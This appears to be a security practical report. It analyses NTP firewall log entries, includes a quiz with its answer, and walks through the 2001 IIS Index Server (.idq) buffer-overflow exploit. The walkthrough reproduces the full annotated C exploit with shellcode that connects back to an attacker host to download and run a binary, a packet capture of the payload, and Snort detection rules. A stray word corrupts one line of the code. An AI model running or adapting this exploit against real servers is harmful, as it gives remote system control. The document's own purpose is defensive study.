- Lethality = 2. The attack would have identified a running service but not provided any type of authorization.
- System Countermeasures = 5. The attacked system is a virtual host running no services. The only UDP ports listening are waiting for responses to specific queries from specific hosts on specific ports. It is highly unlikely the attacker could successfully hijack one of these "UDP sessions."
- Network Countermeasures = 4. Listening ports would be a doorway to the internal network, but the firewall uses packet matching to guard against hijacking. However,

the firewall used is a "feature set" not a full-blown firewall and lacks some of the more sophisticated feature of other firewalls such as comprehensive logging.

9. Defensive Recommendations:

Block UDP port 123 traffic to "195.112.34.51" and filter out alerts concerning UDP port 123 from this "195.112.34.61" in reports. This time server is more of a nuisance than a threat.

10. Multiple choice question:

```
Jul 17 07:29:41 stdnet-gw-private 179764: *Jul 17 15:31:15.527 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4909), 1 packet
Jul 17 07:35:52 stdnet-gw-private 179811: *Jul 17 15:37:26.190 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4951), 1 packet
Jul 17 07:42:03 stdnet-gw-private 179855: *Jul 17 15:43:36.829 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4994), 1 packet
Jul 17 07:54:25 stdnet-gw-private 179931: *Jul 17 15:55:59.019 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1111), 1 packet
Jul 17 08:00:35 stdnet-gw-private 179987: *Jul 17 16:02:09.472 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1154), 1 packet
Jul 17 08:06:46 stdnet-gw-private 180075: *Jul 17 16:08:20.142 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1197), 1 packet
```

These exceptions were produced by a Cisco router running the PIX "firewall feature set". Which of the following statements accurately describes this traffic?

a) The rollover of source port numbers from 4994 to 1111 indicates packet forgery.
b) The traffic may be misdirected replies from a remote time server.
c) Both answers are correct.
d) Neither answer is correct.

CORRECT ANSWER: b) UDP port 123 really is a well-known port for time services.
INCORRECT ANSWERS: a) The initiating host need not run all the way up to port 65535 before rolling over its source port numbers. Source port numbers on both sides of the rollover continue to increase, and it is this steady increase which suggests the source port numbers are real. Also, c) and d) are incorrect because the answer is b).

Assignment 2 - IIS5IDQ Buffer Overflow Tool

(click here to go to the Table of Contents)

Source of the Attack

On June 18, 2001 eEye Digital Security posted an advisory (Riley Hassell and Ryan Permeh, eEye Digital Security Advisory AD20010618;"http://www.eeye.com/html/Research/Advisories/AD20010618.html") on their web site about a Microsoft IIS vulnerability which would allow malicious attackers to use an "Index Server" buffer overflow to execute code on Windows NT and Windows 2000 servers. On July 3, 2001 Newsbytes' Brian McWilliams reported a tool which exploited this vulnerability "may have been in use for nearly two weeks." McWilliams credited the "quiet" posting to a "Japanese hacker who uses the nickname 'HighSpeed Junkie.'" I performed a google.com search for "HighSpeed Junkie" on July 6, 2001 and instantly found the GeoCities site ("http://www.geocities.co.jp/MotorCity/5319/com.html") which hosted the exploit's C source code ("http://www.geocities.co.jp/MotorCity/5319/iis5idq_exp.txt"). The code compiled nicely under Red Hat 7.1 with gcc and I was soon ready to begin exploiting a few in-house test servers.

Description of Attack

Like most IIS extension-based scripting environments (i.e. "Active Server Pages = .asp"), index server scripts rely on the use of an "ISAPI filter" which executes a significant amount of "prescript" code using the information submitted to the web site as input. (Index Server scripts use "*.idq" and "*.ida" extensions.) Index Server's intended purpose is to provide an easy-to-configure search engine interface to anonymous web users. However Index Server vulnerabilities have been quite common in recent years (Various Microsoft Security Bulletins: "http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-025.asp", "http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-006.asp") and many security experts recommend disabling the service altogether. Nevertheless Index Server is installed and activated on every IIS web site by default - thus ensuring the attack will work against a large number of sites.

The attack itself is makes use of a bug in the Index Server ISAPI filter which does not properly perform a "boundary check" on data received before copying it into program memory. As is typical in buffer-overflow exploits, once a bundle of too-large data is copied into a too-small buffer, part of the program has itself been overwritten with malicious code planted by whomever planted the too-large data segment.

As Ryan Permeh of eEye Digital Security noted in his analysis, since the exploit itself hinges on the successful expansion of Unicode characters, a wise attacker would probably want to include a Unicode-decoder toward the start of his malicious program so writing the more interesting bits of his malicious package would go smoother. An attacker would also want to make sure his Unicode packed put enough material into the buffer to cause IIS to stick the program in a somewhat predictable place so our machine-level jump statement would move execution to the proper location and allow the more interesting malicious code to work.

In terms of the privileges awarded to a successful attacker, Microsoft itself announced the following in a Security Bulletin (MS01-033, June 18, 2001; "http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp") "Idq.dll runs in the System context, so exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it...would give the attacker the ability to take any desired action on the server, including changing web pages, reformatting the hard drive or adding new users to the local administrators group."

Exploit Source Code

```
(My comments are PREFIXED with "//JGL:"!!!)

(ALSO: check Appendix B for a copy of my modified source
if you want to run it in "verbose" mode!)
```

```
/*
IIS5.0 .idq overrun remote exploit
Programmed by hsj : 01.06.21

code flow:
overrun -> jmp or call ebx -> jmp 8 ->
check shellcode addr and jump to there ->
shellcode -> make back channel -> download & exec code
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <limits.h>
#include <netdb.h>
#include <arpa/inet.h>

#define RET 0x77e516de /* jmp or call ebx */
#define GMHANDLEA 0x77e56c42 /* Address of GetModuleHandleA */
#define GPADDRESS 0x77e59ac1 /* Address of GetProcAddress */
#define GMHANDLEA_OFFSET 24
#define GPADDRESS_OFFSET 61
#define OFFSET 234 /* exception handler offset */
#define NOP 0x41

#define MASKING 1
#if MASKING
#define PORTMASK 0x4141
#define ADDRMASK 0x41414141
#define PORTMASK_OFFSET 128
#define ADDRMASK_OFFSET 133
#endif


//JGL: * * * * * BEGIN SCRIPT KIDDIES DELIGHT * * * * *
//JGL: Here's the section where "script kiddies" would make most of
//JGL: their changes. Most likely one of the rest of the constants or
//JGL: static strings will be too hard for amateurs to move around
//JGL: and will end up providing us with a signature we can pick up
//JGL: with our favorite IDS.
//JGL: Note that the PORT and ADDR defined below are NOT the port and
//JGL: address attacked - they are the port and address TO which the
//JGL: remote server will open a connection and download
//JGL: the rest of the attack.  (The executable file provided as the
//JGL: FILE argument!)
#define PORT 80
#define ADDR "attacker.mydomain.co.jp"
//JGL: * * * * * END SCRIPT KIDDIES DELIGHT * * * * *

#define PORT_OFFSET 115
#define ADDR_OFFSET 120

//JGL: * * * * * START IDS SIGNATURE AUTHORS DELIGHT * * * * *
//JGL: Here's a section where we would most likely hope to find
//JGL: a string the program simply cannot do without. (Even better
//JGL: is a situation where we could find a string which is both
//JGL: required and cannot be moved without breaking the program.)
unsigned char shellcode[]=
"\x5B\x33\xC0\x40\x40\xC1\xE0\x09\x2B\xE0\x33\xC9\x41\x41\x33\xC0"
"\x51\x53\x83\xC3\x06\x88\x03\xB8\xDD\xCC\xBB\xAA\xFF\xD0\x59\x50"
"\x43\xE2\xEB\x33\xED\x8B\xF3\x5F\x33\xC0\x80\x3B\x2E\x75\x1E\x88"
"\x03\x83\xFD\x04\x75\x04\x8B\x7C\x24\x10\x56\x57\xB8\xDD\xCC\xBB"
"\xAA\xFF\xD0\x50\x8D\x73\x01\x45\x83\xFD\x08\x74\x03\x43\xEB\xD8"
"\x8D\x74\x24\x20\x33\xC0\x50\x40\x50\x40\x50\x8B\x46\xFC\xFF\xD0"
"\x8B\xF8\x33\xC0\x40\x40\x66\x89\x06\xC1\xE0\x03\x50\x56\x57\x66"
"\xC7\x46\x02\xBB\xAA\xC7\x46\x04\x44\x33\x22\x11"
#if MASKING
"\x66\x81\x76\x02\x41\x41\x81\x76\x04\x41\x41\x41\x41"
#endif
"\x8B\x46\xF8\xFF\xD0\x33\xC0"
"\xC7\x06\x5C\x61\x61\x2E\xC7\x46\x04\x65\x78\x65\x41\x88\x46\x07"
"\x66\xB8\x80\x01\x50\x66\xB8\x01\x81\x50\x56\x8B\x46\xEC\xFF\xD0"
"\x8B\xD8\x33\xC0\x50\x40\xC1\xE0\x09\x50\x8D\x4E\x08\x51\x57\x8B"
"\x46\xF4\xFF\xD0\x85\xC0\x7E\x0E\x50\x8D\x4E\x08\x51\x53\x8B\x46"
"\xE8\xFF\xD0\x90\xEB\xDC\x53\x8B\x46\xE4\xFF\xD0\x57\x8B\x46\xF0"
"\xFF\xD0\x33\xC0\x50\x56\x56\x8B\x46\xE0\xFF\xD0\x33\xC0\xFF\xD0";
//JGL: * * * * * END IDS SIGNATURE AUTHORS DELIGHT * * * * *


unsigned char storage[]=
"\xEB\x02"
"\xEB\x4E"
"\xE8\xF9\xFF\xFF\xFF"
"msvcrt.ws2_32.socket.connect.recv.closesocket."
"_open._write._close._execl.";
```

```
unsigned char forwardjump[]=
"%u08eb";

//JGL: * * * * * START IDS SIGNATURE AUTHORS DELIGHT * * * * *
//JGL: This is another prospect for signature bits
unsigned char jump_to_shell[]=
"%uC033%uB866%u031F%u0340%u8BD8%u8B03"
"%u6840%uDB33%u30B3%uC303%uE0FF";
//JGL: * * * * * END IDS SIGNATURE AUTHORS DELIGHT * * * * *

//JGL: This function (DNS) resolves a hostname to an IP address;
//JGL: pretty standard stuff for a TCP/IP client program
unsigned int resolve(char *name)
{
struct hostent *he;
unsigned int ip;

if((ip=inet_addr(name))==(-1))
{
if((he=gethostbyname(name))==0)
return 0;
memcpy(&ip,he->h_addr,4);
}
return ip;
}

//JGL: This function sets up a connection;
//JGL: pretty standard stuff for a TCP/IP client program
int make_connection(char *address,int port)
{
struct sockaddr_in server,target;
int s,i,bf;
fd_set wd;
struct timeval tv;

s = socket(AF_INET,SOCK_STREAM,0);
if(s<0)
return -1;
memset((char *)&server,0,sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = 0;

target.sin_family = AF_INET;
target.sin_addr.s_addr = resolve(address);
if(target.sin_addr.s_addr==0)
{
close(s);
return -2;
}
target.sin_port = htons(port);
bf = 1;
ioctl(s,FIONBIO,&bf);
tv.tv_sec = 10;
tv.tv_usec = 0;
FD_ZERO(&wd);
FD_SET(s,&wd);
connect(s,(struct sockaddr *)&target,sizeof(target));
if((i=select(s+1,0,&wd,0,&tv))==(-1))
{
close(s);
return -3;
}
if(i==0)
{
close(s);
return -4;
}
i = sizeof(int);
getsockopt(s,SOL_SOCKET,SO_ERROR,&bf,&i);
if((bf!=0)||(i!=sizeof(int)))
{
close(s);
errno = bf;
return -5;
}
ioctl(s,FIONBIO,&bf);
return s;
}

//JGL: This function "gets" a connection;
//JGL: pretty standard stuff for a TCP/IP client program
int get_connection(int port)
{
struct sockaddr_in local,remote;
int lsock,csock,len,reuse_addr;

lsock = socket(AF_INET,SOCK_STREAM,0);
if(lsock<0)
{
perror("socket");
exit(1);
}
reuse_addr = 1;
```

```
if(setsockopt(lsock,SOL_SOCKET,SO_REUSEADDR,(char *)&reuse_addr,sizeof(reuse_addr))<0)
{
perror("setsockopt");
close(lsock);
exit(1);
}
memset((char *)&local,0,sizeof(local));
local.sin_family = AF_INET;
local.sin_port = htons(port);
local.sin_addr.s_addr = htonl(INADDR_ANY);
if(bind(lsock,(struct sockaddr *)&local,sizeof(local))<0)
{
perror("bind");
close(lsock);
exit(1);
}
if(listen(lsock,1)<0)
{
perror("listen");
close(lsock);
exit(1);
}
retry:
len = sizeof(remote);
csock = accept(lsock,(struct sockaddr *)&remote,&len);
if(csock<0)
{
if(errno!=EINTR)
{
perror("accept");
close(lsock);
exit(1);
}
else
goto retry;
}
close(lsock);
return csock;
}

//JGL: As is customary in C, PROGRAM EXECUTION STARTS HERE
//JGL: (The argc,argv arguments are used to handle command-line
//JGL: variables - again, standard stuff.)
int main(int argc,char *argv[])
{
int i,j,s,pid;
unsigned int cb;
unsigned short port;
char *p,buf[512],buf2[512],buf3[2048];
FILE *fp;

if(argc!=3)
{
//JGL: Cracker's documentation! Here's a syntax notice
//JGL: provided to anyone who doesn't know how to use
//JGL: the compiled utility
//JGL: (argv[0] is the name of the compiled program)
printf("usage: $ %s ip file\n",argv[0]);
return -1;
}
//JGL: (argv[2] is a filepath of a file containing a binary to be
//JGL: downloaded to the remote web server.)
//JGL: (the "rb" argument indicates "read-only,binary")
if((fp=fopen(argv[2],"rb"))==0)
return -2;

if(!(cb=resolve(ADDR)))
return -3;

if((pid=fork())<0)
return -4;

if(pid)
{
fclose(fp);
//JGL: Lazy coding - this utility is hardcoded to attack
//JGL: web servers on port 80.
s = make_connection(argv[1],80);
if(s<0)
{
printf("connect error:[%d].\n",s);
kill(pid,SIGTERM);
return -5;
}

j = strlen(shellcode);
*(unsigned int *)&shellcode[GMHANDLEA_OFFSET] = GMHANDLEA;
*(unsigned int *)&shellcode[GPADDRESS_OFFSET] = GPADDRESS;
port = htons(PORT);
#if MASKING
port ^= PORTMASK;
cb ^= ADDRMASK;
*(unsigned short *)&shellcode[PORTMASK_OFFSET] = PORTMASK;
*(unsigned int *)&shellcode[ADDRMASK_OFFSET] = ADDRMASK;
#endif
```

```
*(unsigned short *)&shellcode[PORT_OFFSET] = port;
*(unsigned int *)&shellcode[ADDR_OFFSET] = cb;
for(i=0;i<strlen(shellcode);i++)
{
if((shellcode[i]==0x0a)||
(shellcode[i]==0x0d)||
(shellcode[i]==0x3a))
break;
}
if(i!=j)
{
printf("bad portno or ip address...\n");
close(s);
kill(pid,SIGTERM);
return -6;
}

//JGL: memset() resets a region of memory to the value of the second arg
memset(buf,1,sizeof(buf));
//JGL: Prepare code to jump to more interesting code
p = &buf[OFFSET-2];
sprintf(p,"%s",forwardjump);
p += strlen(forwardjump);
*p++ = 1;
*p++ = '%';
*p++ = 'u';
sprintf(p,"%04x",(RET>>0)&0xffff);
p += 4;
*p++ = '%';
*p++ = 'u';
sprintf(p,"%04x",(RET>>16)&0xffff);
p += 4;
*p++ = 1;
sprintf(p,"%s",jump_to_shell);

//JGL: memset() resets a region of memory to the value of the second arg
//JGL: NOTICE the region gets set to the NOP constant. This is very common in
//JGL: buffer-overflow exploit code because it gives the author a much larger
//JGL: target to hit with his/her "jump" code; if the stack pointer gets
//JGL: dropped in a field of NOPs, the computer will chug merrily along until
//JGL: it hits a "real" command - the start of more interesting malicious code!
memset(buf2,NOP,sizeof(buf2));

//JGL: Position the "storage" section and the "shellcode"
memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-strlen(storage)-1],storage,strlen(storage));
memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-1],shellcode,strlen(shellcode));

//JGL: Set the last character of the buffer to NULL so we can use it in
//JGL: normal string operations
buf2[sizeof(buf2)-1] = 0;

//JGL: Finally - here is the exploit command we want to send to the IIS server.
//JGL: NOTICE the ".idq" extension - the Index Server ISAPI filter will "preprocess"
//JGL: whatever follows the question mark because of it, even if the "a.idq" doesn't
//JGL: exist on the attacked system. The exploit code itself goes into two chunks:
//JGL: one (buf) goes into the "querystring" and will serve to pass execution into
//JGL: the more interesting bits held in buf2
sprintf(buf3,"GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2);
write(s,buf3,strlen(buf3));

// JGL: More documentation:
// JGL: The "---" indicate the start and finish of the buffer display
// JGL: Up to 16 characters per line are displayed until the entire
// JGL: contents of buf3 are displayed to the user in HEX.
printf("---");
for(i=0;i<strlen(buf3);i++)helech
{
if((i%16)==0)
printf("\n");
printf("%02X ",buf3[i]&0xff);
}
printf("\n---\n");

wait(0);
sleep(1);
shutdown(s,2);
close(s);

printf("Done.\n");
}
else
{
// JGL: Here is code to feed the contents of the
// JGL: local executable to the victim machine, byte by byte.
s = get_connection(PORT);
j = 0;
while((i=fread(buf,1,sizeof(buf),fp)))
{
write(s,buf,i);
j += i;
printf(".");
fflush(stdout);
}
fclose(fp);
printf("\n%d bytes send...\n",j);
```

```
shutdown(s,2);
close(s);
}

return 0;
}
```

Trace of the Attack

Compiling and Running The Exploit

The following commands and responses were produced on a (nearly) stock Red Hat 7.1 machine.

```
[prompt]# gcc iis5idq_exp.c
[prompt]# ls -l
total 28
-rwxr-xr-x 1 root root 20283 Jul 8 11:37 a.out
-rwxr-xr-x 1 root root 8043 Jul 8 11:37 iis5idq_exp.c
[prompt]# a.out
bash: a.out: command not found
[prompt]# ./a.out
usage: $ ./a.out ip file
[prompt]# ./a.out 192.168.1.123 helloworld.exe
(attack begins...)
```

Attacking

The worst thing about ISAPI buffer overflows is that unless a filter has been are specifically coded to log all access, an attacker can exploit the filter without having his/her attack logged to the regular IIS log. The Index Server ISAPI filter does not log all access, so my vulnerable machine's web logs did not show the attack Fortunately I had SNORT enabled on the attacking machine (and on the attacked machine) so I could watch all traffic.

```
07/16-16:26:46.641332 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x4A
192.168.3.75:1095 -> 192.168.3.31:80 TCP TTL:64 TOS:0x0 ID:56968 IpLen:20 DgmLen:60 DF
******S* Seq: 0x99E411A2  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1560362 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:26:46.641332 0:10:4B:32:55:32 -> 0:50:4:28:CA:14 type:0x800 len:0x4E
192.168.3.31:80 -> 192.168.3.75:1095 TCP TTL:128 TOS:0x0 ID:273 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x5ADAE0F2  Ack: 0x99E411A3  Win: 0x4470  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:26:46.641332 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x42
192.168.3.75:1095 -> 192.168.3.31:80 TCP TTL:64 TOS:0x0 ID:56969 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x99E411A3  Ack: 0x5ADAE0F3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1560362 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:26:46.651332 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x3A2
192.168.3.75:1095 -> 192.168.3.31:80 TCP TTL:64 TOS:0x0 ID:56970 IpLen:20 DgmLen:916 DF
***AP*** Seq: 0x99E411A3  Ack: 0x5ADAE0F3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1560363 0
0x0000: 00 10 4B 32 55 32 00 50 04 28 CA 14 08 00 45 00  ..K2U2.P.(....E.
0x0010: 03 94 DE 8A 40 00 40 06 D1 1E C0 A8 03 4B C0 A8  ....@.@......K..
0x0020: 03 1F 04 47 00 50 99 E4 11 A3 5A DA E0 F3 80 18  ...G.P....Z.....
0x0030: 16 D0 50 16 00 00 01 01 08 0A 00 17 CF 2B 00 00  ..P..........+..
0x0040: 00 00 47 45 54 20 2F 61 2E 69 64 71 3F 01 01 01  ..GET /a.idq?...
0x0050: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0060: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0070: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0080: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0090: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00A0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00B0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00C0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00D0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00E0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x00F0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0100: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0110: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0120: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0x0130: 01 01 01 01 01 25 75 30 38 65 62 01 25 75 31 36  .....%u08eb.%u16
0x0140: 64 65 25 75 37 37 65 35 01 25 75 43 30 33 33 25  de%u77e5.%uC033%
0x0150: 75 42 38 36 36 25 75 30 33 31 46 25 75 30 33 34  uB866%u031F%u034
0x0160: 30 25 75 38 42 44 38 25 75 38 42 30 33 25 75 36  0%u8BD8%u8B03%u6
0x0170: 38 34 30 25 75 44 42 33 33 25 75 33 30 42 33 25  840%uDB33%u30B3%
0x0180: 75 43 33 30 33 25 75 45 30 46 46 3D 61 20 48 54  uC303%uE0FF=a HT
0x0190: 54 50 2F 31 2E 30 0D 0A 53 68 65 6C 6C 3A 20 41  TP/1.0..Shell: A
0x01A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0200: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0210: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0220: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
0x0230: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0240: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0250: 41 41 41 41 41 41 41 41 41 41 41 41 EB 02 EB 4E  AAAAAAAAAAAA...N
0x0260: E8 F9 FF FF FF 6D 73 76 63 72 74 2E 77 73 32 5F  .....msvcrt.ws2_
0x0270: 33 32 2E 73 6F 63 6B 65 74 2E 63 6F 6E 6E 65 63  32.socket.connec
0x0280: 74 2E 72 65 63 76 2E 63 6C 6F 73 65 73 6F 63 6B  t.recv.closesock
0x0290: 65 74 2E 5F 6F 70 65 6E 2E 5F 77 72 69 74 65 2E  et._open._write.
0x02A0: 5F 63 6C 6F 73 65 2E 5F 65 78 65 63 6C 2E 5B 33  _close._execl.[3
0x02B0: C0 40 40 C1 E0 09 2B E0 33 C9 41 41 33 C0 51 53  .@@...+.3.AA3.QS
0x02C0: 83 C3 06 88 03 B8 42 6C E5 77 FF D0 59 50 43 E2  ......Bl.w..YPC.
0x02D0: EB 33 ED 8B F3 5F 33 C0 80 3B 2E 75 1E 88 03 83  .3..._3..;.u....
0x02E0: FD 04 75 04 8B 7C 24 10 56 57 B8 C1 9A E5 77 FF  ..u..|$.VW....w.
0x02F0: D0 50 8D 73 01 45 83 FD 08 74 03 43 EB D8 8D 74  .P.s.E...t.C...t
0x0300: 24 20 33 C0 50 40 50 40 50 8B 46 FC FF D0 8B F8  $ 3.P@P@P.F.....
0x0310: 33 C0 40 40 66 89 06 C1 E0 03 50 56 57 66 C7 46  3.@@f.....PVWf.F
0x0320: 02 41 11 C7 46 04 81 E9 42 0A 66 81 76 02 41 41  .A..F...B.f.v.AA
0x0330: 81 76 04 41 41 41 41 8B 46 F8 FF D0 33 C0 C7 06  .v.AAAA.F...3...
0x0340: 5C 61 61 2E C7 46 04 65 78 65 41 88 46 07 66 B8  \aa..F.exeA.F.f.
0x0350: 80 01 50 66 B8 01 81 50 56 8B 46 EC FF D0 8B D8  ..Pf...PV.F.....
0x0360: 33 C0 50 40 C1 E0 09 50 8D 4E 08 51 57 8B 46 F4  3.P@...P.N.QW.F.
0x0370: FF D0 85 C0 7E 0E 50 8D 4E 08 51 53 8B 46 E8 FF  ....~.P.N.QS.F..
0x0380: D0 90 EB DC 53 8B 46 E4 FF D0 57 8B 46 F0 FF D0  ....S.F...W.F...
0x0390: 33 C0 50 56 56 8B 46 E0 FF D0 33 C0 FF D0 0D 0A  3.PVV.F...3.....
0x03A0: 0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:26:46.771332 0:10:4B:32:55:32 -> 0:50:4:28:CA:14 type:0x800 len:0x42
192.168.3.31:80 -> 192.168.3.75:1095 TCP TTL:128 TOS:0x0 ID:274 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5ADAE0F3  Ack: 0x99E41503  Win: 0x4110  TcpLen: 32
TCP Options (3) => NOP NOP TS: 36447 1560363

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:27:03.311332 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x42
192.168.3.75:1095 -> 192.168.3.31:80 TCP TTL:64 TOS:0x0 ID:56971 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x99E41503  Ack: 0x5ADAE0F3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1562029 36447

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:27:03.311332 0:10:4B:32:55:32 -> 0:50:4:28:CA:14 type:0x800 len:0x42
192.168.3.31:80 -> 192.168.3.75:1095 TCP TTL:128 TOS:0x0 ID:275 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5ADAE0F3  Ack: 0x99E41504  Win: 0x4110  TcpLen: 32
TCP Options (3) => NOP NOP TS: 36612 1562029

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:32:32.951332 0:10:4B:32:55:32 -> 0:50:4:28:CA:14 type:0x800 len:0x42
192.168.3.31:80 -> 192.168.3.75:1095 TCP TTL:128 TOS:0x0 ID:287 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x5ADAE0F3  Ack: 0x99E41504  Win: 0x4110  TcpLen: 32
TCP Options (3) => NOP NOP TS: 39909 1562029

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/16-16:32:32.951332 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x36
192.168.3.75:1095 -> 192.168.3.31:80 TCP TTL:255 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x99E41504  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The exploit did not work as advertised on my vulnerable machine (the exploit never caused the remote web server to phone home and retrieve my binary file), but it did cause a nasty denial-of-service condition which I would consider almost as critical. (IIS used up the entire processor and it was impossible to retrieve any "real" web pages from the server after the exploit was launched.)

I made a few modifications (mostly additional documentation and display) to the original exploit source in an attempt to kick off the retrieval, but my patience was expended before I could make the correct modification. (The modified version of the source is available in Appendix B.)

Detecting the Attack

An existing SNORT rule will detect this exploit on most servers (WhiteHats arachNIDS - The Intrusion Event Database, "IDS553/IIS ISAPI OVERFLOW IDQ - Signatures - Snort 1.7 compatible"; "http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids553&view=signatures"), but it is prone to many false positives on sites which actually run Index Server. Additionally, this rule neglects the possible use of a ".ida" extension exploit. Finally, there is the possibility that an attacker could use a multicase exploit (i.e. ".IdQ") which would slip past this rule.

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS553/web-iis_IIS ISAPI Overflow idq"; dsize: >239; flags: A+; content: ".idq?";)
```

A more precise ruleset looks not only for the ".idq" extension but a significant patch of "NOP" code as well. To catch both".idq" and ".ida" buffer overflow attempts, the following rules are recommended:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS553/web-iis_IIS ISAPI Overflow idq"; dsize: >239; flags: A+; content: ".idq?"; content:
"|41414141|"; nocase;)

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS553/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; content: ".ida?"; content:
"|41414141|"; nocase;)
```

